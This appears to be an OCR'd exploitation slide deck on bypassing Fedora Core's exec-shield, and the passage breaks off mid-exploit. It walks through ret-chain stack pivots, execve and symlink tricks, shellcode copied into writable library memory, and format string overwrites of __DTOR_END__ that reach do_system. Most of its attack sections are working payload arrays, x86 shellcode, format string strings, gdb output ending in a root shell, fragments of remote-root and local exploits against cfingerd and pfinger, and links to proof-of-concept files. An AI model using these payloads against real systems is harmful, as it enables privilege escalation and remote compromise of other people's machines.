Advanced exploitation in exec-shield

Fedora Core case study

Xpl017Elz (INetCop)

1. Features of Fedora core System

F/C is a project run by http://fedora.redhat.com.
It is a branch of Old Red Hat and adopts exec-shield by default.

- Introduction of exec-shield

(1) non-executable randomization stack, malloc heap, randomization library

Stack, data and heap area allocated by malloc() have non-executable area. Because these areas don't have execute privilege, shellcode cannot be run on these area. It is similar to Openwall Project of Solar Designer and PaX kernel system.

Solar Designer: http://www.openwall.com/linux/
PaX Team: http://pax.grsecurity.net/

1. Features of Fedora core System

(2) Address structure under 16MB (NULL pointer dereference protection)

Referring that hacker uses 4bytes address when he try overflow attack on classic 32bit system, F/C remaps PROT_EXEC ,so the library has address under 16MB. Library address end up with null or 0x20 by recent changes on glibc.

```
[root@localhost ~]# cat /proc/self/maps
006a2000-006a3000 r-xp 006a2000 00:00 0
006f7000-00711000 r-xp 00000000 fd:00 141979     /lib/ld-2.3.5.so
00711000-00712000 r-xp 00019000 fd:00 141979     /lib/ld-2.3.5.so
00712000-00713000 rwxp 0001a000 fd:00 141979     /lib/ld-2.3.5.so
00715000-00839000 r-xp 00000000 fd:00 141980     /lib/libc-2.3.5.so
00839000-0083b000 r-xp 00124000 fd:00 141980     /lib/libc-2.3.5.so
0083b000-0083d000 rwxp 00126000 fd:00 141980     /lib/libc-2.3.5.so
0083d000-0083f000 rwxp 0083d000 00:00 0
08048000-0804d000 r-xp 00000000 fd:00 162124     /bin/cat
0804d000-0804e000 rw-p 00004000 fd:00 162124     /bin/cat
080a9000-080ca000 rw-p 080a9000 00:00 0          [heap]
b7d9b000-b7f9b000 r--p 00000000 fd:00 619316     /usr/lib/locale/locale-archive
b7f9b000-b7f9c000 rw-p b7f9b000 00:00 0
b7fa5000-b7fa6000 rw-p b7fa5000 00:00 0
bff91000-bffa6000 rw-p bff91000 00:00 0          [stack]
[root@localhost ~]#
```

1. Features of Fedora core System

(3) PIE Compile

PIE stands for Position Independent Executables is similar concept of old PIC. It is a kind of hacking prevention technique invented to secure application from attack such as buffer overflow.

1. Features of Fedora core System

(4) Changed way to access argument (changed glibc)

Hacker could execute certain command by manipulating %ebp register until FC3. But since FC4, some sensitive functions in library are compiled with -fomit-frame-pointer option, so they refer %esp register instead. See glibc-x.x.x/posix/Makefile for details.

```
fedora core 3 glibc 2.3.3 system():
            <system+17>: mov    0x8(%ebp),%esi              ; refers %ebp + 8
fedora core 4 glibc 2.3.5 system():
            <system+14>: mov    0x10(%esp),%edi             ; refers %esp + 16

fedora core 3 glibc 2.3.3 execve():
            <execve+9>:  mov    0xc(%ebp),%ecx              ; secone argument of execve()
            <execve+27>: mov    0x10(%ebp),%edx             ; third argument of execve()
            <execve+30>: mov    0x8(%ebp),%edi              ; first argument of execve()
fedora core 4 glibc 2.3.5 execve():
            <execve+13>: mov    0xc(%esp),%edi              ; first argument of execve()
            <execve+17>: mov    0x10(%esp),%ecx             ; second argument of execve()
            <execve+21>: mov    0x14(%esp),%edx             ; third argument of execve()
```


2. Stack based Overflow on Exec-shield

(1) Attack by moving %esp, %ebp register

It is the easiest way to attack system under glibc compiled with –fomit-frame-pointer option on. It can use some part of stack for attack. Especially, it can evoke a function argument from wherever hacker wants only for one time.

ret ; pop %eip

Usually program pops %eip register from the address of stack pointer to return to previous function. %esp register can be moved by 4 bytes by performing this epilogue process.



2. Stack based Overflow on Exec-shield

(2) How to move stack pointer more than 4bytes

Since FC5, glibc skips leave process at some function's epilogue. Thus, we now can move %esp register more than 12 bytes , as many bytes as we want actually.
This is an adequate condition to test Nergal's theory published at Phrack 58-4.

fedora core 5 glibc 2.4, gcc 4.1.0-3:

```
<__libc_csu_init>:
...
add    $0x1c,%esp
pop    %ebx
pop    %esi
pop    %edi
pop    %ebp
ret

<__do_global_ctors_aux>:
...
add    $0x4,%esp
pop    %ebx
pop    %ebp
ret
```

2. Stack based Overflow on Exec-shield

(3) Using exec family functions and symlink

This is a technique to search stack for appropriate value by moving %esp by 4 bytes. It can do some local overflow attack through exec family functions.

Stack structure after exploit execution:

```
[<- stack grows this way                              address grows this way  ->]
[buffer][ebp][ret][                                buffer                      ]
[XXXXXXXX...][ret][ret][ret][ret][ret][execve()'s addr][XXXX][arg1][arg2][arg3]
             ^                                     ^
             +-------------------->                |
                       (flow)                      +--- now $esp
```

fedora core 4 glibc 2.3.5, gcc 4.0.0-8:

```
<execve+0>:  push   %edi                ; prologue process
<execve+1>:  push   %ebx

<execve+13>: mov    0xc(%esp),%edi
<execve+17>: mov    0x10(%esp),%ecx
<execve+21>: mov    0x14(%esp),%edx
```

2. Stack based Overflow on Exec-shield

On FC4, I could find right value for the first argument after moving %esp 9 times. We can see that %esp register has been moved to the starting address of __libc_csu_init() fucntion.

- **Memory status after 9 times of ret code and execve() function call.:**

fedora core 4 glibc 2.3.5, gcc 4.0.0-8:

```
(gdb) x/x $esp+0x0c
0xbf8b42b8:     0x080483b4                  ; address of first argument of  execve() ($esp + 0x0c)
(gdb)
0xbf8b42bc:     0xbf8b42e8                  ;address of second argument of  execve() ($esp + 0x10)
(gdb)
0xbf8b42c0:     0xbf8b4290                  ; address of third argument of execve() ($esp + 0x14)
(gdb) x 0x080483b4
0x80483b4 <__libc_csu_init>:    0x57e58955              ; code used for the first argument of execve() (gdb)
0x80483b8 <__libc_csu_init+4>:  0xec835356
(gdb)
0x80483bc <__libc_csu_init+8>:  0x0000e80c
(gdb) x 0xbf8b42e8
0xbf8b42e8:     0x00000000  ; second argument of execve()
(gdb) x 0xbf8b4290
0xbf8b4290:     0x08048296  ; third argument of execve()
(gdb)
0xbf8b4294:     0x08048296
(gdb)
0xbf8b4298:     0x08048296
```

2. Stack based Overflow on Exec-shield

Now that we have address to execute, we can execute a desired program by symlink.

This symlink technique is came from the idea of lamagra.

```
[x82@localhost tmp]$ cat sh.c
int main()
{
        setuid(0);
        setgid(0);
        system("/bin/sh");
}
[x82@localhost tmp]$ gcc -o sh sh.c
[x82@localhost tmp]$ ln -s sh `printf "\x55\x89\xe5\x57\x56\x53\x83\xec\x0c\xe8"`
```

We can use __libc_csu_init() function code by symlink to a command.
This is quite useful on real application exploitation.

2. Stack based Overflow on Exec-shield

- Demonstration of using exec family function and symlink.
- Real application exploitation with the technique.

Proof-of-Concept


http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/archive/0x82-break_FC4.tgz
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-hanterm_fc4_ex.c
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-hanterm_fc6_ex.c
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-man_fc4_ex.sh.txt
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-man_fc6_ex.sh.txt
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-compress_fc6_ex.c
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-tin_fc6_ex.sh.txt

2. Stack based Overflow on Exec-shield

(4) Using exec family functions and environment variables

You can try this attack when you can enter many ret codes. It can be used to attack a vulnerability occur in a stack frame near argument pointer , environment variable pointer

Argument pointer and environment variable pointer are made of continuous array of pointers. Null is located at the last of each pointer to determine whether it is the end of array



2. Stack based Overflow on Exec-shield

First, call a function that refers environment variables such as execve() and make up environment variable with command argument. Second, move %esp register to where environment variable pointer exist by repeating ret code, then call exec family function. Example on execve() function follows.

fedora core 6 glibc 2.5, gcc 4.1.1-30:

Make up environment variables:

```
+-----------------+
|     "./sh"      |: will be the first argument of execve() function
+-----------------+
|       'WO'      |: will be the second arguemnt of execve() function
+-----------------+
|       'WO'      |: will be the third argument of execve() function.
+-----------------+
|       'WO'      |
+-----------------+
|       'WO'      |
+-----------------+
|       'WO'      |
+-----------------+
```

I entered Null code 5 times to let the second environment variable have 4 byte of null value (0x00000000). The third argument should have 4 byte of null value likewise, so I added 1 more byte of null.

2. Stack based Overflow on Exec-shield

Now all we need to do is putting execve() function on 8 byte before the environment variable pointer. Then, the first environment variable argument "./sh" will be the first argument of execve() by refering the address of %esp + 4.

```
+------------------+
|      buffer      |: local variable which will be overflowed
+------------------+
|   ret(pop %eip)  |: move %esp by 4 bytes
+------------------+
|   ret(pop %eip)  |
+------------------+
|   ret(pop %eip)  |
+------------------+
|   ret(pop %eip)  |
+------------------+
|        ...       |
+------------------+
|   execve() func  |: address of environment variable pointer - 8
+------------------+
| null(0x00000000) |: argument pointer ends.
+------------------+
| environ0 pointer |: environment variable pointer "./sh “, will be the first argument of execve()
+------------------+
| environ1 pointer |: environment variable pointer  “null” , will be the second argument of execve()
+------------------+
| environ2 pointer |: environment variable pointer  “null” , will be the third argument of execve()
+------------------+
```

2. Stack based Overflow on Exec-shield

```
char *environs[]={
            "./sh", /* environ0: ./sh */
            "₩x00", /* environ1: 0x00000000 */
            "₩x00", /* environ2: 0x00000000 */
            "₩x00", /* environ3 */
            "₩x00", /* environ4 */
            "₩x00", /* environ5 */
0};
char *arguments[]={
            "./vuln", /* argument0 */
            /* argument1 */
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08"
            "₩x2e₩x83₩x04₩x08₩x2e₩x83₩x04₩x08" /* ret code number: 46 */
            "₩xff₩xdb₩x19", /* execve() */
0};

execve("./vuln",arguments,environs);
```

2. Stack based Overflow on Exec-shield

result of debugging fedora core 6 glibc 2.5, gcc 4.1.1-30, exploit:

```
[root@localhost exec]# gdb 0x82-x_execve -q
...
(gdb) r
...

Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
(gdb) x/7x $esp
0xbf9fde80:     0xbf9fffeb      0xbf9ffff0      0xbf9ffff1      0xbf9ffff2
0xbf9fde90:     0xbf9ffff3      0xbf9ffff4      0x00000000
(gdb) x/s 0xbf9fffeb
0xbf9fffeb:      "./sh"    <=== will be the first argument of  execve()
(gdb) x/x 0xbf9ffff0
0xbf9ffff0:     0x00000000 <=== will be the second argument of execve()
(gdb) x/x 0xbf9ffff1
0xbf9ffff1:     0x00000000 <=== will be the third argument of execve()
(gdb)
```

When execve() is called, arguments wil be like this,

execve("./sh",0xbf9ffff0,0xbf9ffff1); or, execve("./sh",0x00000000,0x00000000);

in addition, second and third argument indicate the value of null. As the amtter of course, the attack will be successful if you enter null into second and third argument manually.

2. Stack based Overflow on Exec-shield

- Demonstration of exec family functions and argument variable attack.

Proof-of-Concept

http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/archive/0x82-local_environ_bof.tgz

2. Stack based Overflow on Exec-shield

(5) Use classic shellcode in library area

- Find out shellcode executable area in library

Stack and heap of a program have no right of execution. But library area that loaded for remapping has the right of read, write , and execution.

```
00be4000-00be5000 rwxp 00019000 fd:00 1243921    /lib/ld-2.4.so
00d16000-00d17000 rwxp 0012e000 fd:00 1243926    /lib/libc-2.4.so
00d17000-00d1a000 rwxp 00d17000 00:00 0
```

2. Stack based Overflow on Exec-shield

We can execute a shellcode from inside of library by using nergal's technique.

(1) Enter shellcode into environment variable through execve()

(2) Use plt of copy function to copy shellcode to library. We can copy the shellcode into library without using any function located under 16Mb address because of plt

(3) Repeat ret code to make shellcode the second argument of copy function.

(4) Place ret code right after the copy function, so the first argument of copy function (copied from library) shellcode will be called.


(5) The first argument of copy function will have the library address that is capable of execution and write.

2. Stack based Overflow on Exec-shield


Copy shellcode into an empty space in library and execute ret code, then library address that stores shellcode will be popped into %eip register.
Finally, a shell will be executed.

* fedora core 4 glibc 2.3.5, gcc 4.0.0-8:

Make up environment argument :



Make up attack code:



2. Stack based Overflow on Exec-shield

```
char *env[]={
        "₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x31₩xc0₩x50₩x68₩x6e₩x2f"
        "₩x73₩x68₩x68₩x2f₩x2f₩x62₩x69₩x89₩xe3₩x99₩x52₩x53₩x89₩xe1₩xb0₩x0b"
        "₩xcd₩x80", /* shellcode */
0};
char *args[]={"./sprintf",
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08₩x7d₩x83₩x04₩x08"
        "₩x7d₩x83₩x04₩x08" /* ret code */
        "₩x78₩x82₩x04₩x08" /* sprintf plt */
        "₩x7d₩x83₩x04₩x08" /* ret code */
        "₩x50₩xe0₩x28₩x00" /* library location: 0x28e050 */
,0};
execve("./sprintf",args,env);
```

2. Stack based Overflow on Exec-shield

- **Demonstration of using classic shellcode in library area**

Proof-of-Concept

http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/archive/old/nergals_technic.tgz

3. Format string attack on Exec-shield

Unlike overflow attack, moving around in stack is not easy with format string technique. So, we will take advantage of some features of some functions.

(1) Remote attack using do_system() function

On recent glibc, system() calls do_system(). This system() used to call execve() function directly on old glibc, but now execve() is called inside of do_system()

fedora core 3 glibc 2.3.3, gcc 3.4.2-6.fc3:

```
<system+17>: mov    0x8(%ebp),%esi          ; put the value of %ebp+8 into %esi register
<system+46>: mov    %esi,%eax               ; put %esi register into %eax register
<system+62>: jmp    0x77d320 <do_system>    ; call do_system()
```

do_system() gets command argument through %esp register. This function does not use either frame pointer or stack pointer at all. It uses register instead.

3. Format string attack on Exec-shield

./sysdeps/posix/system.c in glibc-2.3.3 :

```
Int __libc_system (const char *line)
{
...
  int result = do_system (line);
...
}
```

do_system function:

```
#define SHELL_PATH "/bin/sh" /* Path of the shell. *
#define SHELL_NAME "sh" /* Name to give it.  */

static int do_system (const char *line)
{
...
  if (pid == (pid_t) 0) // child process
    {
      /* Child side.  */
      const char *new_argv[4];
      new_argv[0] = SHELL_NAME;
      new_argv[1] = "-c";
      new_argv[2] = line;                    // desired command will be the third argument.
      new_argv[3] = NULL;
...
      //  execve("/bin/sh", "sh -c command ", environment variable);
      /* Exec the shell.  */
      (void) __execve (SHELL_PATH, (char *const *) new_argv, __environ);
...
```

3. Format string attack on Exec-shield

When do_system() is called inside of __do_global_dtors_aux() function, %eax register that stores the command to execute will be place on 4 byte after __DTOR_END__ section.

```
0x08048366 <__do_global_dtors_aux+6>:   cmpb   $0x0,0x80495bc
0x0804836d <__do_global_dtors_aux+13>:  je     0x804837b <__do_global_dtors_aux+27>
0x0804836f <__do_global_dtors_aux+15>:  jmp    0x804838d <__do_global_dtors_aux+45>
0x08048371 <__do_global_dtors_aux+17>:  add    $0x4,%eax <====== ④ change $eax into __DTOR_END__+4
0x08048374 <__do_global_dtors_aux+20>:  mov    %eax,0x80495b8
0x08048379 <__do_global_dtors_aux+25>:  call   *%edx <========== ⑤ call __DTOR_END__
0x0804837b <__do_global_dtors_aux+27>:  mov    0x80495b8,%eax <= ① change $eax  into __DTOR_END__
0x08048380 <__do_global_dtors_aux+32>:  mov    (%eax),%edx <==== ② $edx has the value of  __DTOR_END__
0x08048382 <__do_global_dtors_aux+34>:  test   %edx,%edx <====== ③ go up if $edx is not null
0x08048384 <__do_global_dtors_aux+36>:  jne    0x8048371 <__do_global_dtors_aux+17>
```

%edx will have the value of __DTOR_END__ after %eax move to __DTOR_END__ , if %edx is not null after the process, %eax will move 4 byte next , and do “call *%edx.”

3. Format string attack on Exec-shield

```
(gdb) br do_system
Breakpoint 2 at 0x77d320
(gdb) r `printf "\xe4\x94\x04\x08\xe6\x94\x04\x08"`%54040x%8$n%11607x%9$n

...
Breakpoint 1, 0x0077d320 in do_system () from /lib/tls/libc.so.6
(gdb) x/x 0x080494e4
0x80494e4 <__DTOR_END__>:       0x0077d320 <=====  do_system's address is overwriten well

(gdb) i r
eax            0x80494e8        134517992 <======  Address of $eax register
ecx            0x86d378 8835960
edx            0x77d320 7852832
ebx            0x80495b8        134518200
esp            0xfeed97fc       0xfeed97fc
ebp            0xfeed9808       0xfeed9808
esi            0xffffffff       -1
edi            0x80494d8        134517976
eip            0x77d320 0x77d320
eflags         0x206    518
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/x $eax
0x80494e8 <__JCR_LIST__>:       0x00000001
(gdb)
```

We can see that %eax is at the addres s of __DTOR_END__+4 byte.

3. Format string attack on Exec-shield

```
(gdb) r `printf "▼xe4▼x94▼x04▼x08▼xe6▼x94▼x04▼x08▼▼xe8▼x94▼x04▼x08▼xea▼x94▼x04
▼x08"`%54032x%8▼$n%11607x%9▼$n%26620x%10▼$n%38797x%11▼$n
```

```
Breakpoint 1, 0x0077d320 in do_system () from /lib/tls/libc.so.6
(gdb) i r
eax            0x80494e8        134517992
ecx            0x86d378 8835960
edx            0x77d320 7852832
ebx            0x80495b8        134518200
esp            0xfef58c0c       0xfef58c0c
ebp            0xfef58c18       0xfef58c18
esi            0xffffffff       -1
edi            0x80494d8        134517976
eip            0x77d320 0x77d320
eflags         0x206    518
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/x $eax
0x80494e8 <__JCR_LIST__>:       0x00006873
(gdb) x/s $eax
0x80494e8 <__JCR_LIST__>:
(gdb) c
Continuing.
Detaching after fork from child process 15060.
sh-3.00# ps
  PID TTY          TIME CMD
13283 pts/2    00:00:00 bash
15033 pts/2    00:00:01 gdb
15058 pts/2    00:00:00 printf
15060 pts/2    00:00:00 sh
15061 pts/2    00:00:00 ps
sh-3.00# exit
exit

Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
(gdb)
```

Overwrite “sh” string on %eax register

Shell executed successfully
After creating a child process

A new shell will be started, if you overwrite “sh” string on %eax register. As you see here, there is a possibility to execute shell from remote without using stack.

3. Format string attack on Exec-shield

```
/*
** Fedora Core 6 based CFingerD v1.4.x remote root exploit (old)
** by Xpl017Elz
*/

#define PATH "/home/x82/.nofinger"
#define USER "x82₩n"
...
            if((fp=fopen(PATH,"w"))==NULL) {
                        fprintf(stderr," [-] .nofinger open error\n\n");
                        exit(-1);
            }

            fprintf(stdout," [+] make exploit code.₩n");
            fprintf(fp,
                        "$center "
                        "₩xd0₩x47₩x05₩x08" /* __DTOR_END__ */
                        "₩xd2₩x47₩x05₩x08" /* __DTOR_END__ + 2byte */
                        "₩xd4₩x47₩x05₩x08" /* __DTOR_END__ + 4byte */
                        "₩xd6₩x47₩x05₩x08" /* __DTOR_END__ + 6byte */
                        "%%22463x%%%d$$n"  /* do_system(); */
                        "%%43076x%%%d$$n "
                        "%%26719x%%%d$$n"  /* 'sh'(0x6873) */
                        "%%38797x%%%d$$n"
                        "₩n",sflag+0,sflag+1,sflag+2,sflag+3);
            fclose(fp);
...
```

3. Format string attack on Exec-shield

- Demonstration of remote attack using do_system()
- Demonstration of real application exploitation

Proof-of-Concept

http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-cfingerd_fc6_ex.c
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-cfingerd_fc4_ex.c


3. Format string attack on Exec-shield

(2) Local attack using %esp, %ebp registers

You can move %esp and %ebp register by making stack frame many times.
But it is meaningless to call a function that performs both prologue and epilogue.
So, use __do_global_dtors_aux() which performs only prologue to make frame.

```
<__do_global_dtors_aux+25>:  call   *%edx ; push %eip

<__do_global_dtors_aux+0>:   push   %ebp
<__do_global_dtors_aux+1>:   mov    %esp,%ebp
<__do_global_dtors_aux+3>:   sub    $0x8,%esp
```



3. Format string attack on Exec-shield

There will be several 16 bytes of stack frames after multiple calling of __do_global_dtors_aux(). Created frames are not deleted and the stack just gets bigger. This happens because of "call *%edx" syntax on 25th line. This syntax repeats prologue of called function before epilogue.


In addition, you can move stack pointer using _fini() function that calls __do_global_dtors_aux()

fedora core 6 glibc 2.5, gcc 4.1.1-30:

```
<_fini+0>:   push   %ebp
<_fini+1>:   mov    %esp,%ebp
<_fini+3>:   push   %ebx
<_fini+4>:   sub    $0x4,%esp
<_fini+7>:   call   0x8048444 <_fini+12>
<_fini+12>:  pop    %ebx
<_fini+13>:  add    $0x1100,%ebx
<_fini+19>:  call   0x8048300 <__do_global_dtors_aux>
<_fini+24>:  pop    %ecx
<_fini+25>:  pop    %ebx
<_fini+26>:  leave
<_fini+27>:  ret
```

3. Format string attack on Exec-shield

Now based on what we discussed, we can appoint argument of function though it is quite limited. To do successful do_system() exploitation on local, you should use setuid() function. Setuid() function gets it's argument from %ebp+8. In short, if you put null in there (%ebp+8), you get the root shell.



Stack based overflow using ret code and execve() will move %esp by 4 bytes. (address increases and stack decreases). But this technique moves %esp and %ebp registers by 16 bytes. (Address decreases and stack increases).
You can get a argument you need from stack by moving %esp and %ebp registers.

3. Format string attack on Exec-shield

```
/*
** Fedora Core 6 based pfinger-0.7.7(bof-fix) local format string exploit
** by Xpl017Elz
...
sprintf(buf,
            "₩x0c₩x90₩x04₩x08₩x0e₩x90₩x04₩x08" /* __DTOR_END__ */
            "₩x10₩x90₩x04₩x08₩x12₩x90₩x04₩x08" /* __JCR_LIST__ */
            "₩x14₩x90₩x04₩x08₩x16₩x90₩x04₩x08" /* _DYNAMIC     */
            "₩x18₩x90₩x04₩x08₩x1a₩x90₩x04₩x08" /* _DYNAMIC+4   */
            "₩x1c₩x90₩x04₩x08₩x1e₩x90₩x04₩x08" /* _DYNAMIC+8   */
